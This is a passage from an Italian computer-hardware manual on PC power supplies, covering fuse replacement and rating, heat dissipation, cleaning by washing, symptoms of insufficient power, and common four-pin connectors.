



Figura 9.4. Rimozione del commutatore del cambio tensione: taglio dei fili.



9.1.2 Fusibile

All'interno dell'alimentatore, si trova normalmente un fusibile di protezione contro gli assorbimenti eccessivi, soprattutto allo scopo di evitare incendi. Generalmente, quando si brucia il fusibile, l'alimentatore ha un guasto; tuttavia, se non si riscontrano bruciature o rotture di componenti, si può tentare la sostituzione di un fusibile interrotto.

Figura 9.5. Integrato di regolazione bruciato; lo si capisce dalla rottura che appare nella parte inferiore. In una situazione come questa non serve a nulla cambiare il fusibile.





Figura 9.6. Fusibile. In questo caso, il fusibile è saldato e non può essere sostituito facilmente.



La sostituzione del fusibile deve avvenire utilizzandone un altro con le stesse caratteristiche. Generalmente si tratta di fusibili rapidi (lettera «F», per *fast*) e la corrente va letta sulla coroncina metallica del fusibile stesso. Eventualmente, si può stimare il valore della corrente di un fusibile, in base alla potenza che deve essere erogata dall'alimentatore, come si vede nel grafico contenuto nella figura successiva.

Figura 9.7. Stima della corrente massima del fusibile in funzione della potenza continua erogabile dall'alimentatore. Si osservi che il valore della corrente cambia anche in funzione della tensione di alimentazione usata in ingresso.





Figura 9.8. Stima della corrente massima del fusibile in funzione della potenza massima (di picco) erogabile dall'alimentatore. Si osservi che di norma, la potenza massima corrisponde al doppio della potenza continua (media) erogabile.



9.1.3 Dissipazione del calore

Gli alimentatori richiedono un sistema di dissipazione del calore, prodotto dai componenti che regolano la tensione di alimentazione, attraverso il controllo del flusso di corrente elettrica. I componenti che producono calore sono attaccati fisicamente a delle alette di raffreddamento di alluminio, per facilitare la dissipazione del calore stesso; tuttavia, queste alette richiedono un flusso continuo di aria per potersi raffreddare.

L'alimentatore tipico contiene una ventola per il raffreddamento dei dissipatori contenuti all'interno. Questa ventola si colloca normalmente sul pannello posteriore dell'alimentatore ed è orientata in mo-

do da espellere l'aria all'esterno. Eccezionalmente, gli elaboratori che puntano sulla silenziosità, utilizzano piuttosto alimentatori con ventole aspiranti, oppure non utilizzano alcuna ventola, ma si collocano sopra la CPU, dove si avvalgono della ventilazione della CPU stessa.

Figura 9.9. Ventola posta sul pannello posteriore dell'alimentatore, vista dall'interno. Questa è la situazione comune di una ventola che spinge l'aria verso l'esterno.






Figura 9.10. Interno di un alimentatore in grado di erogare una potenza molto bassa. Si vedono delle alette di raffreddamento di piccole dimensioni e una sola ventola (sulla sinistra).



Osservando il sistema di dissipazione di un alimentatore, si può intuire la potenza massima erogabile: un circuito con componenti di piccole dimensioni e molto spazio libero, deve generare poco calore, di conseguenza non può erogare una grande potenza; al contrario, un circuito con componenti più grandi e con un sistema di dissipazione più appariscente, dovrebbe sostenere carichi più importanti.

Figura 9.11. Interno di un alimentatore in grado di erogare una potenza relativamente alta. Si vedono delle alette di raffreddamento di dimensioni più grandi e due ventole cooperanti.



9.1.4 Pulizia

L'alimentatore contiene componenti che richiedono la dissipazione del calore, attraverso una ventilazione forzata che ha lo svantaggio di depositare velocemente uno strato di sporco sui componenti. Lo sporco riduce la capacità di dissipazione termica dei componenti, creando anche la possibilità di formare dei cortocircuiti.

Dopo un certo numero di ore di esercizio, un alimentatore dovrebbe

essere pulito per garantirne il funzionamento nel tempo successivo, ma la pulizia migliore è quella fatta con l'acqua. Infatti, di norma un alimentatore sopporta bene un lavaggio in lavastoviglie (purché sia stato prima aperto), a una temperatura di 50 gradi centigradi (con tutto quello che serve per la lavastoviglie, come se si trattasse di un lavaggio normale); in alternativa, si può ripiegare per un lavaggio sotto una doccia calda, con sola acqua. Dopo il lavaggio e dopo qualche giorno di attesa per l'asciugatura, l'alimentatore può essere rimesso in funzione. Si veda anche la sezione 9.11.1 a proposito del lavaggio degli alimentatori e di altri componenti di un elaboratore.

9.1.5 Alimentazione e affidabilità dell'elaboratore

«

Il buon funzionamento dell'alimentatore può condizionare l'affidabilità dell'elaboratore. Infatti, quando un alimentatore non è in grado di erogare tutta la corrente richiesta, può succedere che, di conseguenza, abbassi la tensione di alimentazione. Quando ciò accade, un buon alimentatore deve essere in grado di accorgersene e inviare un segnale di cattiva alimentazione alla scheda madre (in pratica, il segnale noto come *power good*, o *power ok*, deve venire a mancare). Se però l'alimentatore non fa questo in modo corretto, l'elaboratore può anche continuare a funzionare, ma in tal caso non è detto che lo faccia senza conseguenze negative.

Un sintomo di cattiva alimentazione elettrica, può essere dato da un'alterazione casuale dei dati. Per esempio, copiando un file, la copia potrebbe essere differente dall'originale. Sintomi più appariscenti sono dei **malfunzionamenti delle unità a disco**, che spesso si manifestano facendo sentire un **movimento brusco delle testine prima di un blocco del sistema**.

Tutti gli alimentatori sono fatti per sostenere, per periodi brevi, un assorbimento maggiore di quello «normale» per i quali sono stati progettati. Di conseguenza, i sintomi di un'alimentazione insufficiente non si presentano subito, ma durante il funzionamento, ed è questo particolare che rende difficile determinarne la causa. In pratica, durante il funzionamento gli alimentatori si scaldano e se la dissipazione del calore è insufficiente, si presentano i problemi in questione.

Purtroppo, le etichette che appaiono sugli alimentatori non sono sempre veritiere; al contrario, spesso si dichiarano potenze doppie rispetto alla realtà. La situazione più comune in cui i dati riportati dalle etichette non sono attendibili si manifesta con gli alimentatori incorporati in un contenitore da elaboratore (*case*), venduto per gli assemblaggi personalizzati; meglio ancora se il contenitore è di piccole dimensioni, così da rendere improbabile l'inserimento di tanti componenti.

Quando la potenza dell'alimentatore è importante, è altrettanto importante poter capire se l'etichetta riporta valori verosimili o meno. La prima cosa che si può osservare è il peso: un alimentatore leggero non riesce a erogare una potenza elevata. Un'altra cosa da osservare è il sistema di dissipazione: per erogare una potenza elevata i componenti di regolazione devono essere raffreddati da alette di alluminio profilato, con una superficie molto grande; inoltre queste alette devono essere sottoposte a una ventilazione significativa, quindi spesso servono due ventole, una di fronte all'altra. Se si può aprire l'alimentatore, si può osservare la dimensione degli altri componenti: se nell'insieme i componenti sono abbastanza piccoli da lasciare mol-

to spazio libero, l'alimentatore può erogare solo potenze minime; al contrario, un alimentatore che deve erogare potenze elevate, richiede componenti più grandi (diodi, condensatori, trasformatori, ecc.).

9.1.6 Connettori comuni di alimentazione

«

Per il collegamento di unità separate dalla scheda madre, si usano normalmente dei connettori a quattro poli (femmine volanti), che forniscono le tensioni di +5 V e +12 V, oltre alla massa (0 V), come si vede nelle figure successive.

Figura 9.12. Connettore di alimentazione usato comunemente per le unità PATA.

